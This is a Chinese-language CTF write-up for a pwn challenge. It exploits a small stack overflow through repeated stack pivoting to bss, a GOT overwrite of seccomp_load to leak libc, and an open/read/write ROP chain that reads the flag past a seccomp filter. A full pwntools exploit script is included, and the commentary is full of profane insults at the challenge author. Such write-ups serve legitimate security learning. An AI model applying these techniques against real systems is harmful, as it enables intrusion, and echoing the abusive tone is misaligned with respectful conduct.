

写在前面
你要问我为什么先出的是ycb的wp而不是aurora26 ctf的,我只能说我把ycb这个贵物题写出来比pwn ak了还几把爽
正文
首先ycb尼玛死了,然后尼玛死了
栈溢出给鸡巴这么点空间是为了给尼姆骨灰放置合适的大小吗
边写边栈迁移是不是生活不如意,还是他妈的觉得边写边计算很你妈有格调
喜欢删csu,喜欢逼人疯狂想办法泄露libc然后ROP,显得这个考点属于第一题是吧
我操死你的吗
(base) dxfaker@LAPTOP-US9FCLPD:/mnt/d/ctf/flag/pwn/ycb/01/01$ checksec pwn_patched[*] '/mnt/d/ctf/flag/pwn/ycb/01/01/pwn_patched' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x3fe000) RUNPATH: b'.' SHSTK: Enabled IBT: Enabled Stripped: Nomain
ssize_t vuln(){ _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF
read(0, buf, 0x30u); return write(1, "Goodbye!shell.\n", 9u);}给的空间跟出题人鸡巴一样小
帮你把csu,dlresolve全他妈排除掉了
如果正常ROPgadget的话我就不会这么红温了,然而并没有
.text:00000000004011B6 var_8 = qword ptr -8.text:00000000004011B6.text:00000000004011B6 ; __unwind {.text:00000000004011B6 endbr64.text:00000000004011BA push rbp.text:00000000004011BB mov rbp, rsp.text:00000000004011BE sub rsp, 10h.text:00000000004011C2 mov edi, 7FFF0000h.text:00000000004011C7 call _seccomp_init.text:00000000004011CC mov [rbp+var_8], rax.text:00000000004011D0 mov rax, [rbp+var_8].text:00000000004011D4 mov ecx, 0.text:00000000004011D9 mov edx, 3Bh ; ';'.text:00000000004011DE mov esi, 0.text:00000000004011E3 mov rdi, rax.text:00000000004011E6 mov eax, 0.text:00000000004011EB call _seccomp_rule_add.text:00000000004011F0 mov rax, [rbp+var_8].text:00000000004011F4 mov ecx, 0.text:00000000004011F9 mov edx, 142h.text:00000000004011FE mov esi, 0.text:0000000000401203 mov rdi, rax.text:0000000000401206 mov eax, 0.text:000000000040120B call _seccomp_rule_add.text:0000000000401210 mov rax, [rbp+var_8].text:0000000000401214 mov rdi, rax.text:0000000000401217 call _seccomp_load.text:000000000040121C nop.text:000000000040121D leave.text:000000000040121E retn.text:000000000040121E ; } // starts at 4011B6.text:000000000040121E sandbox endp.text:000000000040121E注意到
.text:0000000000401210 mov rax, [rbp+var_8].text:0000000000401214 mov rdi, rax.text:0000000000401217 call _seccomp_load.text:000000000040121C nop.text:000000000040121D leave.text:000000000040121E retn这里有还算不错的纯净的rdi利用,主要是rbp上下栈是我们可控的
如果我们把_seccomp_load的got表改写成endbr64那就约等于是可以控制rdi
那剩下的rsi以及rdx要怎么处理呢,考虑libc
那就需要我们把一个函数的真实地址找出来
所以考虑把write的真实地址打出来
write的main是这样的
.text:000000000040127B mov rsi, rax ; buf.text:000000000040127E mov edi, 1 ; fd.text:0000000000401283 call _write也就是说,从0x40121E跳转过来到0x40127B的话就可以达到write(rsi -> rbp - 0x8)的效果
那么现在就是考虑改写的事情
.got.plt:0000000000404000 ; Segment type: Pure data.got.plt:0000000000404000 ; Segment permissions: Read/Write.got.plt:0000000000404000 _got_plt segment qword public 'DATA' use64.got.plt:0000000000404000 assume cs:_got_plt.got.plt:0000000000404000 ;org 404000h.got.plt:0000000000404000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC.got.plt:0000000000404008 qword_404008 dq 0 ; DATA XREF: sub_401020↑r.got.plt:0000000000404010 qword_404010 dq 0 ; DATA XREF: sub_401020+6↑r.got.plt:0000000000404018 off_404018 dq offset seccomp_init ; DATA XREF: _seccomp_init+4↑r.got.plt:0000000000404020 off_404020 dq offset seccomp_rule_add.got.plt:0000000000404020 ; DATA XREF: _seccomp_rule_add+4↑r.got.plt:0000000000404028 off_404028 dq offset write ; DATA XREF: _write+4↑r.got.plt:0000000000404030 off_404030 dq offset seccomp_load ; DATA XREF: _seccomp_load+4↑r.got.plt:0000000000404038 off_404038 dq offset read ; DATA XREF: _read+4↑r.got.plt:0000000000404038 _got_plt ends.got.plt:0000000000404038.data:0000000000404040 ; ===========================================================================.data:0000000000404040.data:0000000000404040 ; Segment type: Pure data.data:0000000000404040 ; Segment permissions: Read/Write.data:0000000000404040 _data segment qword public 'DATA' use64.data:0000000000404040 assume cs:_data.data:0000000000404040 ;org 404040h.data:0000000000404040 public __data_start.data:0000000000404040 __data_start db 0.data:0000000000404041 db 0.data:0000000000404042 db 0.data:0000000000404043 db 0.data:0000000000404044 db 0.data:0000000000404045 db 0.data:0000000000404046 db 0.data:0000000000404047 db 0.data:0000000000404048 public __dso_handle.data:0000000000404048 __dso_handle db 0.data:0000000000404049 db 0.data:000000000040404A db 0.data:000000000040404B db 0.data:000000000040404C db 0.data:000000000040404D db 0.data:000000000040404E db 0.data:000000000040404F db 0.data:000000000040404F _data ends.data:000000000040404F.bss:0000000000404050 ; ===========================================================================.bss:0000000000404050.bss:0000000000404050 ; Segment type: Uninitialized.bss:0000000000404050 ; Segment permissions: Read/Write.bss:0000000000404050 _bss segment byte public 'BSS' use64.bss:0000000000404050 assume cs:_bss.bss:0000000000404050 ;org 404050h.bss:0000000000404050.bss:0000000000404050 public __TMC_END__.bss:0000000000404050 __TMC_END__ db ? ; DATA XREF: deregister_tm_clones↑o.bss:0000000000404050 ; deregister_tm_clones+5↑o ....bss:0000000000404050 ; Alternative name is 'completed.0'.bss:0000000000404050 ; Alternative name is '_edata'.bss:0000000000404050 ; Alternative name is '__bss_start'.bss:0000000000404051 align 8.bss:0000000000404051 _bss ends.bss:0000000000404051.prgend:0000000000404058 ; ===========================================================================.prgend:0000000000404058.prgend:0000000000404058 ; Segment type: Zero-length.prgend:0000000000404058 _prgend segment byte public '' use64.prgend:0000000000404058 _end label byte.prgend:0000000000404058 _prgend ends.prgend:0000000000404058可以看到这个司马的seccomp_load下面还几把有个read,这就意味着我们改写的时候某次read只能够进行单纯的改写那个got表的8字节操作
那么这次以前我们就需要一次把rbp - 0x8, rbp, 改写的返回地址给布置好,即0x404040到0x404058
而且涉及到rbp - 0x8,你又不能直接立马布置到栈上,故考虑bss上fake stack
那么总共有的轮次
- 栈溢出
- 布置0x404040-0x404058
- 布置bss
- 改写got
然后跳转到沙箱
.text:0000000000401210 mov rax, [rbp+var_8].text:0000000000401214 mov rdi, rax.text:0000000000401217 call _seccomp_load的0x401210
显然,你要布置这些就要有任意地址写的能力,那怎么怎么才能达到任意地址写呢
.text:000000000040121F.text:000000000040121F ; __unwind {.text:000000000040121F endbr64.text:0000000000401223 push rbp.text:0000000000401224 mov rbp, rsp.text:0000000000401227 sub rsp, 20h.text:000000000040122B lea rax, [rbp+buf].text:000000000040122F mov edx, 30h ; '0' ; nbytes.text:0000000000401234 mov rsi, rax ; buf.text:0000000000401237 mov edi, 0 ; fd.text:000000000040123C call _read.text:0000000000401241 mov edx, 9 ; n.text:0000000000401246 lea rax, aGoodbyeShell ; "Goodbye!shell.\n".text:000000000040124D mov rsi, rax ; buf.text:0000000000401250 mov edi, 1 ; fd.text:0000000000401255 call _write.text:000000000040125A nop.text:000000000040125B leave.text:000000000040125C retn.text:000000000040125C ; } // starts at 40121F.text:000000000040125C vuln endp.text:000000000040125C每次写入完的返回地址填写
.text:000000000040122B lea rax, [rbp+buf]从这里进来,又可以写0x30
怎么控制地址?
save rbp -> rbp -> rax -> rsi
也就是说,每次read只有0x20是给你写的,剩下的save rbp是要控制我下一个要写入地方的地址,返回地址是要弹回来重新写的
#aim1: _seccomp_load -> endbe64#part1: turn to got extrapayload1 = b'a' * 0x20payload1 += p64(write_target(0x404040))payload1 += p64(read_text)指向0x404040
然后塞两个无意义字节占位(在leyi的解法中有用),上文说的是rbp - 0x8 -> rax,所以假栈从 rbp - 8开始布置,所以他save rbp的地址给他塞的是bss_chain的+0x8位,以及执行完就要跳转去seccomp了
payload2 = flat( deedbeef, deedbeef, # save rbp bss_chain + 0x8, seccomp, #jomp to leak1 write_target(bss_chain), read_text, )下一步开始布置fake stack
payload3 = flat( write_got, 0x404040, write_text, 0xdeedbeef, write_target(seccomp_got), read_text, )记得传递链吗,在这里塞got地址最后是传递到rsi上面的,rbp倒是无所谓了,主要是返回地址是要去main的write的
这个逻辑是跳转到seccomp之后再跳转到write,以达到leak的效果
payload4 = flat( endbr_jp,)
p.send(payload4)这样子他就回去找endbr64了
p.recvuntil(b'Goodbye!sGoodbye!sGoodbye!sGoodbye!s')write_add = u64(p.recvn(8))p.recvn(1)success(f'write = {hex(write_add)}')
libc.address = write_add - libc.sym.writesuccess(f'libc = {hex(libc.address)}')
rdi = libc.address + 0x2a3e5 # 0x000000000002a3e5 : pop rdi ; retrsi = libc.address + 0x2be51 #0x000000000002be51 : pop rsi ; retrax = libc.address + 0x45eb0 #0x0000000000045eb0 : pop rax ; retrdx = libc.address + 0x11f437 #0x000000000011f437 : pop rdx ; pop r12 ; retrbp = libc.address + 0x2a2e0 #0x000000000002a2e0 : pop rbp ; retopen_addr = libc.sym.openread_addr = libc.sym.readwrite_addr = libc.sym.write接收信息,准备栈迁移+ROP
别鸡巴用你那他妈的syscall,老老实实用封装会死吗
leak完之后他会顺便进一次vuln,然后再进行一次栈溢出进行任意地址写,将地址改到bss段上进行ROP chain的布置
ORW需要的寄存器状态此处不予赘述,反正就是挨个设
由于buf的长度跟他鸡巴一样短小,所以每迁移0x20个字节就得把rbp指向下一个要写的地方,然后再跳回read进行下一个地址的写入,而且会存在很多写到rbp的情况,
所以每当rbp爆的时候就得动调确定是哪个地方给他写入的地址,然后强制pop rbp把他往下指
栈溢出栈迁移并且执行:
flag_add = 0x404268payload5 = b'a' * 0x20payload5 += p64(write_target(0x404280))payload5 += p64(read_text)p.send(payload5)
ROP1 = flat( rdi, flag_add, rsi, 0, write_target(0x4042A0), read_text, )
p.send(ROP1)pause()ROP1 = flat( open_addr, rbp, write_target(0x4042A8), read_text, )pause()p.send(ROP1)ROP1 = flat( rdi, 3, rbp, write_target(0x4042B8), read_text, )pause()
p.send(ROP1)pause()
ROP1 = flat( rsi, bss_chain + 0x300, rbp, write_target(0x4042C8), read_text, )p.send(ROP1)pause()ROP1 = flat( rdx, 0x100, rbp, write_target(0x4042D8), read_text, )p.send(ROP1)pause()
ROP1 = flat( 0, read_addr, rbp, write_target(0x4042E8), read_text, )p.send(ROP1)pause()ROP1 = flat( rdi, 1, rbp, write_target(0x4042F8), read_text, )p.send(ROP1)pause()ROP1 = flat( rsi, bss_chain + 0x300, rbp, write_target(0x404308), read_text, )p.send(ROP1)pause()ROP1 = flat( write_add, 0, rbp, write_target(0x404318), read_text, )p.send(ROP1)pause()ROP1 = flat( 0, 0, rbp, 0x404280 - 0x8, lea, )p.send(ROP1)p.interactive()注意到第三个以后都是塞两个就要拉着rbp往下走,所以有规律就快很多了
from pwn import *context(arch='amd64', os='linux', log_level='debug')context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe', 'bash', '-c']
exe = ELF("./pwn_patched")context.binary = exe
p = process('./pwn_patched')lea = 0x40121dread_text = 0x40122Bbss = 0x404100seccomp = 0x401210write_got = exe.got['write']endbr_jp = 0x401100seccomp_got = 0x404030write_text = 0x40127B # main_writeread_plt = 0x401074bss_chain = bss + 0x150deedbeef = 0xdeadbeeflibc = ELF('./libc.so.6')
def write_target(target): return target + 0x20
p.recvuntil(b"Give me your name: ")#aim1: _seccomp_load -> write#part1: turn to gotpayload1 = b'a' * 0x20payload1 += p64(write_target(0x404040))payload1 += p64(read_text)
p.send(payload1)
# 布置,从0x404040开始,第四轮的要求50的rbp,58要直接过去执行了payload2 = flat( deedbeef, deedbeef, # save rbp bss_chain + 0x8, seccomp, #jomp to leak1 write_target(bss_chain), read_text, )
p.send(payload2)# 第三轮布置rbp上下0x404250payload3 = flat( write_got, 0x404040, write_text, b'/flag\x00\x00\x00', #0x404268 write_target(seccomp_got), read_text, )p.send(payload3)# change write_gotpayload4 = flat( endbr_jp,)
p.send(payload4)p.recvuntil(b'Goodbye!sGoodbye!sGoodbye!sGoodbye!s')write_add = u64(p.recvn(8))p.recvn(1)success(f'write = {hex(write_add)}')
libc.address = write_add - libc.sym.writesuccess(f'libc = {hex(libc.address)}')
rdi = libc.address + 0x2a3e5 # 0x000000000002a3e5 : pop rdi ; retrsi = libc.address + 0x2be51 #0x000000000002be51 : pop rsi ; retrax = libc.address + 0x45eb0 #0x0000000000045eb0 : pop rax ; retrdx = libc.address + 0x11f437 #0x000000000011f437 : pop rdx ; pop r12 ; retrbp = libc.address + 0x2a2e0 #0x000000000002a2e0 : pop rbp ; retopen_addr = libc.sym.openread_addr = libc.sym.readwrite_addr = libc.sym.write#0x404250 + 0x30
flag_add = 0x404268payload5 = b'a' * 0x20payload5 += p64(write_target(0x404280))payload5 += p64(read_text)p.send(payload5)
ROP1 = flat( rdi, flag_add, rsi, 0, write_target(0x4042A0), read_text, )
p.send(ROP1)pause()ROP1 = flat( open_addr, rbp, write_target(0x4042A8), read_text, )pause()p.send(ROP1)ROP1 = flat( rdi, 3, rbp, write_target(0x4042B8), read_text, )pause()
p.send(ROP1)pause()
ROP1 = flat( rsi, bss_chain + 0x300, rbp, write_target(0x4042C8), read_text, )p.send(ROP1)pause()ROP1 = flat( rdx, 0x100, rbp, write_target(0x4042D8), read_text, )p.send(ROP1)pause()
ROP1 = flat( 0, read_addr, rbp, write_target(0x4042E8), read_text, )p.send(ROP1)pause()ROP1 = flat( rdi, 1, rbp, write_target(0x4042F8), read_text, )p.send(ROP1)pause()ROP1 = flat( rsi, bss_chain + 0x300, rbp, write_target(0x404308), read_text, )p.send(ROP1)pause()ROP1 = flat( write_add, 0, rbp, write_target(0x404318), read_text, )p.send(ROP1)pause()ROP1 = flat( 0, 0, rbp, 0x404280 - 0x8, lea, )p.send(ROP1)p.interactive()
Some information may be outdated